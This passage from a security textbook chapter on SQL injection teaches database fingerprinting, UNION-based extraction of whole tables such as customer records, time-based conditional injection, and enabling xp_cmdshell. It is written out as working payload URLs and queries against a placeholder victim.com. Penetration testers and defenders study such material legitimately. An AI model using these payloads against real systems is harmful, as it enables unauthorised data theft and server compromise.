To retrieve the database version, you can inject on the *name* parameter as follows:

`http://www.victim.com/searchpeople.asp?name='%2B@@version%2B'`

The resultant query will therefore become:

```
SELECT name,phone,email FROM people WHERE name LIKE '%'+@@version+'%'
```

This query will look for names that contain the string stored in @@*version*, which will probably be zero; however, the resultant page will have all the information you are looking for (in this case we assume that the target database server is Microsoft SQL Server 2000):

0 results found for Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6

2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Standard Edition

on Windows NT 5.0 (Build 2195: Service Pack 4)

You can repeat these techniques for other pieces of information that can be useful for obtaining a more accurate fingerprint. Here are some of the most useful Microsoft SQL Server built-in variables:

- **@@*version*:** Database server version.
- **@@*servername*:** Name of the server where SQL Server is installed.
- **@@*language*:** Name of the language that is currently used.
- **@@*spid*:** Process ID of the current user.
- Detailed version information can also be found using the following queries:
  - **SELECT SERVERPROPERTY('productversion');** For example, 100.1600.22
  - **SELECT SERVERPROPERTY('productlevel');** For example, RTM
  - **SELECT SERVERPROPERTY('edition');** For example, Enterprise
- **EXEC master..msver:** For even more verbose information, including number of processors, processor type, physical memory and more

## Blind Fingerprint

If the application does not return the desired information directly in the response, you need an indirect approach in order to understand the technology that is used in the back-end. Such an indirect approach is based on the subtle differences in the SQL dialects the different database servers use. The most common technique leverages the differences in how the various products concatenate strings. Let's take the following simple query as an example:

```
SELECT 'somestring'
```

This query is valid for all major database servers, but if you want to split the string into two substrings, the differences start to appear. More specifically, you can use the differences noted in [Table 4.2](#).

**Table 4.2** Inferring the Database Server Version from Strings

Database Server	Query
-----------------	-------

Microsoft SQL Server `SELECT 'some' + 'string'`

MySQL `SELECT 'some' 'string'`

`SELECT CONCAT('some','string')`

Oracle `SELECT 'some' || 'string'`

`SELECT CONCAT('some','string')`

PostgreSQL `SELECT 'some' || 'string'`

`SELECT CONCAT('some','string')`

Therefore, if you have an injectable string parameter, you can try the different concatenation syntaxes. Depending on which one of them returns the same result as the original request, you can infer the remote database technology.

In case you don't have a vulnerable string parameter available, you can perform a similar technique for numeric parameters. More specifically, you need an SQL statement that, on a specific technology, evaluates to a number. All of the expressions in [Table 4.3](#) will evaluate to an integer number on the correct database and will generate an error on all others.

**Table 4.3** Inferring the Database Server Version from Numeric Functions

Database Server	Query
-----------------	-------

Microsoft SQL Server    @@pack\_received

                          @@rowcount

MySQL                    connection\_id()

                          last\_insert\_id()

                          row\_count()

Oracle                    BITAND(1,1)

PostgreSQL              SELECT EXTRACT(DOW FROM NOW())

Finally, simply using some specific SQL construct that is peculiar to a particular dialect is another effective technique that works very well in most situations. For instance, successfully injecting a *WAITFOR DELAY* is a clear sign that Microsoft SQL Server is used on the other side, whereas successfully injecting a *SELECT pg\_sleep(10)* will be a sure sign that we are dealing with PostgreSQL (and also that its version is at least 8.2).

If you are dealing with MySQL, there is a very interesting trick that allows you to determine its exact version. We know that comments on MySQL can be included in three different ways:

1. A # character at the end of the line.
2. A “--” sequence at the end of the line (don’t forget the space after the second hyphen).

3. A “/\*” sequence followed by a “\*/” sequence, with the characters in between being the comment.

The third syntax allows further tweaking: If you add an exclamation mark followed by a version number at the beginning of the comment, the comment will be parsed as code and will be executed only if the version installed is greater than or equal to the version indicated in the comment. Sounds complicated? Take a look at the following MySQL query:

```
SELECT 1 /*!40119 + 1*/
```

This query will return the following results:

- 2 if the version of MySQL is 4.01.19 or later.
- 1 otherwise.

Don’t forget that some SQL injection tools provide some level of help in terms of identifying the remote database server. One of them is sqlmap (<http://sqlmap.sourceforge.net>), which has an extensive database of signatures to help you in the fingerprinting task. We will cover sqlmap in more detail at the end of this chapter. If you know that you are dealing with Microsoft SQL Server, sqlninja (also covered at the end of this chapter) allows you to fingerprint the database server version, the database user and its privileges, what kind of authentication is used (mixed or Windows-only) and whether SQLSERVER.EXE is running as SYSTEM.

## Extracting data through UNION statements

By this point, you should have a clear idea of the database server technology you are dealing with. We will continue our journey across all possible SQL injection techniques with the *UNION* operator which is one of the most useful tools that a database administrator (DBA) has at his disposal: You use it to combine the results of two or more *SELECT* statements. Its basic syntax is as follows:

```
SELECT column-1,column-2,...,column-N FROM table-1
```

```
UNION
```

```
SELECT column-1,column-2,...,column-N FROM table-2
```

This query, once executed, will do exactly what you think: It will return a table that includes the results returned by both *SELECT* statements. By default, this will include only distinct values. If you want to include duplicate values in the resultant table, you need to slightly modify the syntax:

```
SELECT column-1,column-2,...,column-N FROM table-1

UNION ALL

SELECT column-1,column-2,...,column-N FROM table-2
```

The potential of this operator in an SQL injection attack is evident: If the application returns all the data returned by the first (original) query, by injecting a *UNION* followed by another arbitrary query you can read any table to which the database user has access. Sounds easy, doesn't it? Well, it is, but there are a few rules to follow, which will be explained in the following subsections.

### Matching Columns

To work properly, the *UNION* operator needs the following requirements to be satisfied:

- The two queries must return exactly the same number of columns.
- The data in the corresponding columns of the two *SELECT* statements must be of the same (or at least compatible) types.

If these two constraints are not satisfied, the query will fail and an error will be returned. The exact error message, of course, depends on which database server technology is used at the back-end, which can be useful as a fingerprinting tool in case the Web application returns the whole message to the user. [Table 4.4](#) contains a list of the error messages that some of the major database servers return when a *UNION* query has the wrong number of columns.

**Table 4.4** Inferring the Database Server Version from *UNION*-Based Errors

Database Server	Query
-----------------	-------

Microsoft SQL     All queries combined using a UNION, INTERSECT or EXCEPT operator



Database Server	Query
Server	must have an equal number of expressions in their target lists
MySQL	The used <i>SELECT</i> statements have a different number of columns
Oracle	ORA-01789: query block has incorrect number of result columns
PostgreSQL	ERROR: Each UNION query must have the same number of columns

Because the error messages do not provide any hints regarding the required number of columns, the only way to derive the correct number is by trial and error. There are two main methods for finding the exact number of columns. The first consists of injecting the second query multiple times, gradually increasing the number of columns until the query executes correctly. On most recent database servers (notably not on Oracle 8i or earlier), you can inject the *NULL* value for each column, as the *NULL* value can be converted to any other data type, therefore avoiding errors caused by different data types in the same column.

So, for instance, if you need to find the correct number of columns of the query executed by the products.asp page, you can request URLs such as the following until no error is returned:

```
http://www.victim.com/products.asp?id=12+union+select+null--
```

```
http://www.victim.com/products.asp?id=12+union+select+null,null--
```

```
http://www.victim.com/products.asp?id=12+union+select+null,null,null--
```

Note that Oracle requires that every *SELECT* query contains a *FROM* attribute. Therefore, if you are dealing with Oracle, you should modify the previous URL as follows:

```
http://www.victim.com/products.asp?id=12+union+select+null+from+dual--
```

*dual* is a table that is accessible by all users, and allows you to use a *SELECT* statement even when you are not interested in extracting data from a particular table, such as in this case.

Another way to reconstruct the same information is to use the *ORDER BY* clause instead of injecting another query. *ORDER BY* can accept a column name as a parameter, but also a simple number to identify a specific column. You can therefore identify the number of columns in the query by incrementing the *ORDER BY* column number as follows:

<http://www.victim.com/products.asp?id=12+order+by+1>

<http://www.victim.com/products.asp?id=12+order+by+2>

<http://www.victim.com/products.asp?id=12+order+by+3> etc.

If you receive the first error when using *ORDER BY 6*, it means your query has exactly five columns.

Which method should you choose? The second method is usually better, and for two main reasons. To begin with, the *ORDER BY* method is faster, especially if the table has a large number of columns. If the correct number of columns is  $n$ , the first method will need  $n$  requests to find the exact number. This is because this method will always generate an error unless you use the right value. On the other hand, the second method generates an error only when you use a number that is larger than the correct one. This means you can use a binary search for the correct number. For instance, assuming that your table has 13 columns, you can go through the following steps:

1. Start trying with *ORDER BY 8*, which does not return an error. This means the correct number of columns is 8 or greater.
2. Try again with *ORDER BY 16*, which does return an error. You therefore know that the correct number of columns is between 8 and 15.
3. Try with *ORDER BY 12*, which does not return an error. You now know that the correct number of columns is between 12 and 15.
4. Try with *ORDER BY 14*, which does return an error. You now know that the correct number is either 12 or 13.
5. Try with *ORDER BY 13*, which does not return an error. This is the correct number of columns.

You therefore have used five requests instead of 13. For readers who like mathematical expressions, a binary search to retrieve a value  $n$  from the database needs  $O(\log(n))$  connections. A second good reason to use the *ORDER BY* method is the fact that it has a far smaller footprint, because it will usually leave far fewer errors on the database logs.

## Matching Data Types

Once you have identified the exact number of columns, it's time to choose one or more of them to visualize the data you are looking for. However, as was mentioned earlier, the data types of the corresponding columns must be of a compatible type. Therefore, assuming that you are interested in extracting a string value (e.g. the current database user), you need to find at least one column that has a string as the data type, to use that column to store the data you are looking for. This is simple to do with *NULL*s, as you only need to substitute, one column at a time, one *NULL* with a sample string. So, for instance, if you found that the original query has four columns, you should try the following URLs:

```
http://www.victim.com/products.asp?id=12+union+select+'test',NULL,NULL,NULL
```

```
http://www.victim.com/products.asp?id=12+union+select+NULL,'test',NULL,NULL
```

```
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,'test',NULL
```

```
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,NULL,'test'
```

For databases where using *NULL* is not possible (such as Oracle 8i), the only way to derive this information is through brute-force guessing. This approach can be very time-consuming, as each combination of possible data types must be tried, and is therefore practical with only small numbers of columns. One tool that can help automate this type of column guessing is Unibruite, which is available at <https://github.com/GDSSecurity/Unibruite>.

As soon as the application does not return an error, you will know that the column you just used to store the *test* value can hold a string, and that it therefore can be used to display your data. For instance, if the second column can contain a string field, and assuming that you want to obtain the name of the current user, you can simply request the following URL:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,NULL,NULL
```

Such a query will result in a screenshot similar to the one in [Figure 4.4](#).



**Figure 4.4** Example of a Successful *UNION*-based SQL Injection

Success! As you can see, the table now contains a new row that contains the data you were looking for! Also, you can easily generalize this attack to extract entire databases one piece at a time, as you will see shortly. However, before moving on, another couple of tricks are needed to illustrate that it can be useful when using *UNION* to extract data. In the preceding case, we have four different columns that we can play with: Two of them contain a string and two of them contain an integer. In such a scenario, you could therefore use multiple columns to extract data. For instance, the following URL would retrieve both the name of the current user and the name of the current database:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,db_name(),NULL
```


However, you might not be so lucky, because you could have only one column that can contains the data you are interested in, and several pieces of data to extract. Obviously, you could simply perform one request for each piece of information, but luckily we have a better (and faster) alternative. Take a look at the following query, which uses the concatenation operator for SQL Server (refer to [Table 4.2](#) earlier in the chapter for concatenation operators for other database server platforms):

```
SELECT NULL, system_user + ' | ' + db_name(), NULL, NULL
```

This query concatenates the values of *system\_user* and *db\_name()* (with an extra “|” character in between to improve readability) into one column, and translates into the following URL:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user%2B'+|'+%2Bdb_name(),NULL,NULL
```

Submitting this request results in the page shown in [Figure 4.5](#).



**Figure 4.5** Using the Same Column for Multiple Data

As you can see, we have been able to link together multiple pieces of information and return them in a single column. You can also use this technique to link different columns, such as in the following query:

```
SELECT column1 FROM table 1 UNION SELECT columnA + ' | ' + columnB FROM tableA
```

Note that *column1*, *columnA*, and *columnB* must be strings for this to work. If this is not the case, you have another weapon in your arsenal, because you can try casting to a string the columns whose data is of a different type. [Table 4.5](#) lists the syntax for converting arbitrary data to a string for the various databases.

**Table 4.5** Cast Operators

Database Server	Query
-----------------	-------

Microsoft SQL Server `SELECT CAST('123' AS varchar)`

MySQL `SELECT CAST('123' AS char)`

Oracle `SELECT CAST(1 AS char) FROM dual`


PostgreSQL `SELECT CAST(123 AS text)`

Remember that depending on the constructs you use to extract data, you don't always need to cast: for instance, PostgreSQL allows non-string variables to be used with the concatenation operator (`||`) as long as at least one input is a string.

So far, we have shown examples in which a *UNION SELECT* query was used to extract only one piece of information (e.g. the database name). However, the real power of *UNION*-based SQL injection becomes evident when you use it to extract entire tables at once. If the Web application is written so that it will correctly present the data returned by the *UNION SELECT* in addition to the original query, why not leverage that to retrieve as much data as possible with each query? Let us say you know the current database has a table called *customers* and that the table contains the columns *userid*, *first\_name*, and *last\_name* (you will see how to retrieve such information when enumeration of the database schema is illustrated later in this chapter). From what you have seen so far, you know you can use the following URL to retrieve the usernames:

```
http://www.victim.com/products.asp?id=12+UNION+SELECT+userid,first_name,second_name,NULL+FROM+customers
```

When you submit this URL you will obtain the response shown in [Figure 4.6](#).



**Figure 4.6** Using *UNION SELECT* Queries to Extract Multiple Rows in a Single Request

One URL and you have the full listing of users! Although this is great, very often you will have to deal with applications that, although vulnerable to *UNION*-based SQL injection, will show only the first row of results. In other words, the *UNION* query is successfully injected and successfully executed by the back-end database which dutifully sends back all the rows, but then the Web application (the products.asp file, in this case) will parse and visualize only the first row. How can you exploit the vulnerability in such a case? If you are trying to extract only one row of information, such as for the current user's name, you need to get rid of the original row of results. As an example, here's the URL we used a few pages back to retrieve the name of the database user running the queries:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,NULL,NULL
```

This URL will probably make the remote database server execute a query such as the following:

```
SELECT id,type,description,price FROM products WHERE id = 12 UNION SELECT
NULL,system_user,NULL,NULL
```

To prevent the query from returning the first row of the result (the one containing the item details) you need to add a condition that always makes the *WHERE* clause false, before injecting the *UNION* query. For instance, you can inject the following:

```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+NULL,system_user, NULL, NULL
```

The resultant query that is passed at the database now becomes the following:

```
SELECT id,type,name,price FROM e-shops..products WHERE id = 12 AND 1=0 UNION SELECT  
NULL,system_user,NULL,NULL
```

Because the value *1* is never equal to the value *0*, the first *WHERE* will always be false, the data of the product with ID 12 will not be returned, and the only row the application will return will contain the value *system\_user*.

With an additional trick, you can use the same technique to extract the values of entire tables, such as the *customers* table, one row at a time. The first row is retrieved with the following URL, which will remove the original row using the “1=0” inequality:


```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,first_name,second_name,  
NULL+from+customers
```

This URL will return one line of data that will contain the first and last names of the first customer—Charles Smith, whose user ID equals 1. To proceed with the following customer you just need to add another condition that removes from the results the customers whose names have been already retrieved:

```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,first_name,second_name,  
NULL+from+customers+WHERE+userid>+1
```

This query will remove the original row (the one containing the product details) with the *and 1=0* clause, and return the first row containing a client with a *userid* value of more than 1. This will result in the response shown in [Figure 4.7](#).





**Figure 4.7** Looping through the Rows of a Table with *UNION SELECT*

Further increasing the value of the *userid* parameter will allow you to loop through the whole table, extracting the full list of the customers of [victim.com](http://victim.com).

## Using conditional statements

Using *UNION* to inject arbitrary queries is a fast and efficient method of extracting data. However, this is not always possible; Web applications, even when they are vulnerable, are not always willing to give their data away so easily. Fortunately, several other techniques work equally well, albeit not always as quickly and easily. And even the most successful and spectacular “jackpot” of an SQL injection attack, usually consisting of dumping entire databases or obtaining interactive access to the database server, often begins by extracting pieces of data that are far smaller than what a *UNION* statement can achieve. In several cases, these pieces of data comprise just one bit of information, because they are the outcome of queries that have only two possible answers: “Yes” or “No.” Even if such queries allow such a minimal amount of data extraction, they are extremely powerful and are one of the deadliest exploitation vectors available. Such queries can always be expressed in the following form:

```
IF condition THEN do_something ELSE do_something_else
```

David Litchfield and Chris Anley have extensively researched and developed this concept, and have authored several white papers on the topic. The general idea is to force the database to behave in different ways and return a different result depending on the specified condition. Such a condition could be the value of a specific bit of a specific byte of data (which we’ll

explore in more detail in [Chapter 5](#)), but in the initial attack stages it usually deals with the configuration of the database. To begin with, however, let's see how the same basic conditional statement translates in the syntax of the different database server technologies in [Table 4.6](#).

**Table 4.6** Conditional Statements

Database Server	Query
-----------------	-------

Microsoft SQL Server `IF ('a'='a') SELECT 1 ELSE SELECT 2`

MySQL `SELECT IF('a', 1, 2)`

Oracle `SELECT CASE WHEN 'a' = 'a' THEN 1 ELSE 2 END FROM DUAL`

`SELECT decode(substr(user,1,1),'A',1,2) FROM DUAL`

PostgreSQL `SELECT CASE WHEN (1=1) THEN 'a' else 'b' END`

## Approach 1: Time-Based

A first possible approach in exploiting an SQL injection using conditional statements is based on different times that a Web application takes to respond, depending on the value of some piece of information. On SQL Server, for instance, one of the first things you might want to know is whether the user performing the queries is the system administrator account, *sa*. This is obviously important, because depending on your privileges you will be able to perform different actions on the remote database. Therefore, you can inject the following query:

```
IF (system_user = 'sa') WAITFOR DELAY '0:0:5' --
```

which translates into the following URL:

```
http://www.victim.com/products.asp?id=12;if+(system_user='sa')+WAITFOR+DELAY+'0:0:5'--
```

What happens here? *system\_user* is simply a Transact-SQL (T-SQL) function that returns the current login name (e.g. *sa*). Depending on the value of *system\_user*, the query will execute *WAITFOR* (and will wait 5 s). By measuring the time it takes for the application to return the HTML page, you can determine whether you are *sa*. The two hyphens at the end of the query are used to comment out any spurious SQL code that might be present from the original query and that might interfere with your code.

The value used (5, for 5 s) is arbitrary; you could have used any other value between 1 s (*WAITFOR DELAY '0:0:1'*) and 24 h (well, almost, as *WAITFOR DELAY '23:59:59'* is the longest delay this command will accept). Five seconds was used because it is a reasonable balance between speed and reliability; a shorter value would give us a faster response, but it might be less accurate in the case of unexpected network delays or load peaks on the remote server.

Of course, you can replicate the same approach for any other piece of information in the database, simply by substituting the condition between parentheses. For instance, do you want to know whether the remote database version is 2005? Take a look at the following query:

```
IF (substring((select @@version),25,1) = 5) WAITFOR DELAY '0:0:5' --
```

We start by selecting the *@@version* built-in variable, which, in an SQL Server 2005 installation, will look somewhat like the following:

```
Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86)
```

```
Feb 9 2007 22:47:07
```

```
Copyright (c) 1988-2005 Microsoft Corporation
```

```
Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
```

As you can see, this variable contains the database version. To understand whether the remote database is SQL Server 2005, you only need to check the last digit of the year, which happens to be the 25th character of that string. That same character will obviously be different from “5” on other versions (e.g. it will be “0” on SQL Server 2000). Therefore, once you have this string you pass it to the *substring()* function. This function is used to extract a part of a string and takes three parameters: the original string, the position where you must begin to extract, and the number of characters to extract. In this case, we extract only the 25th character and compare it to the value 5. If the two values are the same, we wait the usual 5 s. If the

application takes 5 s to return, we will be sure that the remote database is actually an SQL Server 2005 database.

Sometimes, however, the product's main version (2000, 2005, 2008, or 2012) is not enough, and you need to know the exact product version, because this can be very useful when you need to know if a database server is missing a specific update and therefore whether it is vulnerable to a particular attack. For instance, we will probably want to know whether this instance of SQL Server 2005 has not been patched against MS09-004 ("sp\_replwritetovarbin" Remote Memory Corruption Vulnerability), which could allow us to escalate our privileges. For this information, all we need to do is to fingerprint the exact version. If SQL Server has been patched for that specific vulnerability, the product version is at least one of the following:

- SQL Server 2005 GDR 9.00.3077
- SQL Server 2005 QFE 9.00.3310
- SQL Server 2000 GDR 8.00.2055
- SQL Server 2000 QFE 8.00.2282

It would only take a few requests to fingerprint the exact version, and to discover that the database administrator (DBA) of the SQL Server installation in our previous example forgot to apply some updates. Now we know which attacks are likely to work.

Table 4.7 provides a (partial) list of the releases of Microsoft SQL Server together with the corresponding version numbers and information about some of the vulnerabilities that have affected the product.

Table 4.7 MS SQL Version Numbers

Version	Product
---------	---------

10.50.2500.0 SQL Server 2008 R2 SP1

10.50.1790 SQL Server 2008 R2 QFE (MS11-049 patched)

Version	Product
10.50.1617	SQL Server 2008 R2 GDR (MS11-049 patched)
10.50.1600.1	SQL Server 2008 R2 RTM
10.00.5500	SQL Server 2008 SP3
10.00.4311	SQL Server 2008 SP2 QFE (MS11-049 patched)
10.00.4064	SQL Server 2008 SP2 GDR (MS11-049 patched)
10.00.4000	SQL Server 2008 SP2
10.00.2841	SQL Server 2008 SP1 QFE (MS11-049 patched)
10.00.2840	SQL Server 2008 SP1 GDR (MS11-049 patched)
10.00.2531	SQL Server 2008 SP1
10.00.1600	SQL Server 2008 RTM
9.00.5292	SQL Server 2005 SP4 QFE (MS11-049 patched)
9.00.5057	SQL Server 2005 SP4 GDR (MS11-049 patched)
9.00.5000	SQL Server 2005 SP4

<b>Version</b>	<b>Product</b>
9.00.4340	SQL Server 2005 SP3 QFE (MS11-049 patched)
9.00.4060	SQL Server 2005 SP3 GDR (MS11-049 patched)
9.00.4035	SQL Server 2005 SP3
9.00.3310	SQL Server 2005 SP2 QFE (MS09-004 patched)
9.00.3077	SQL Server 2005 SP2 GDR (MS09-004 patched)
9.00.3042.01	SQL Server 2005 SP2a
9.00.3042	SQL Server 2005 SP2
9.00.2047	SQL Server 2005 SP1
9.00.1399	SQL Server 2005 RTM
8.00.2282	SQL Server 2000 SP4 QFE (MS09-004 patched)
8.00.2055	SQL Server 2000 SP4 GDR (MS09-004 patched)
8.00.2039	SQL Server 2000 SP4
8.00.0760	SQL Server 2000 SP3

Version	Product
---------	---------

8.00.0534     SQL Server 2000 SP2

8.00.0384     SQL Server 2000 SP1

8.00.0194     SQL Server 2000 RTM

An updated and far more exhaustive list, complete with the exact release date of each number, is currently maintained by Bill Graziano and can be found at the address <http://www.sqlteam.com/article/sql-server-versions>.

If you have administrative privileges, you can use the *xp\_cmdshell* extended procedure to generate a delay by launching a command that takes a certain number of seconds to complete, as in the following example which will ping the loopback interface for 5 s:

```
EXEC master..xp_cmdshell 'ping -n 5 127.0.0.1'
```

If you have administrative access but *xp\_cmdshell* is not enabled, you can easily enable it with the following commands on SQL Server 2005 and 2008:

```
EXEC sp_configure 'show advanced options', 1;
```

```
GO
```

```
RECONFIGURE;
```

```
EXEC sp_configure 'xp_cmdshell',1;
```

On SQL Server 2000, the following command is enough:

```
exec master..sp_addextendedproc 'xp_cmdshell','xplog70.dll'
```

More information on *xp\_cmdshell* and how to enable it in various situations can be found in [Chapter 6](#).

So far, you have seen how to generate delays on SQL Server, but the same concept is applicable on other database technologies. For instance, on MySQL you can create a delay of a few seconds with the following query:

```
SELECT BENCHMARK(1000000,sha1('blah'));
```

The *BENCHMARK* function executes the expression described by the second parameter for the number of times specified by the first parameter. It is normally used to measure server performance, but it is also very useful for introducing an artificial delay. In this case, we tell the database to calculate the SHA1 hash of the string “blah” 1 million times.

If you are dealing with an installation of MySQL that is at least 5.0.12, things are even easier:

```
SELECT SLEEP(5);
```

If you are against a PostgreSQL installation and its version is at least 8.2, you can use the following instead:

```
SELECT pg_sleep(5);
```

For older PostgreSQL databases, things are a bit more difficult, but if you have the necessary privileges to create custom functions then you might have some luck with the following technique shown by Nico Leidecker, which maps the underlying Unix operating system *sleep* command:

```
CREATE OR REPLACE FUNCTION sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' language 'C'
    STRICT; SELECT sleep(10);
```

Regarding Oracle, you can achieve the same effect (although less reliably) by generating an HTTP request to a “dead” Internet Protocol (IP) address, using *UTL\_HTTP* or *HTTPURITYPE*. If you specify an IP address where no one is listening, the following queries will wait for the connection attempt to time out:

```
select utl_http.request ('http://10.0.0.1/') from dual;
```

```
select HTTPURITYPE('http://10.0.0.1/').getclob() from dual;
```

An alternative to using the network timing approach is to use a simple Cartesian product. A *count(\*)* on four tables takes much more time than returning a number. The following query



returns a number after counting all rows in a Cartesian product (which could become really big and time-intensive) if the first character of the username is A:

```
SELECT          decode(substr(user,1,1), 'A', (select          count(*)          from
all_objects,all_objects,all_objects,all_objects),0)
```

Easy, isn't it? Well, keep reading, because things are going to get even more interesting.

## Approach 2: Error-Based

The time-based approach is extremely flexible, and it is guaranteed to work in very difficult scenarios because it uniquely relies on timing and not on the application output. For this reason, it is very useful in pure-blind scenarios, which we will analyze in depth in [Chapter 5](#).

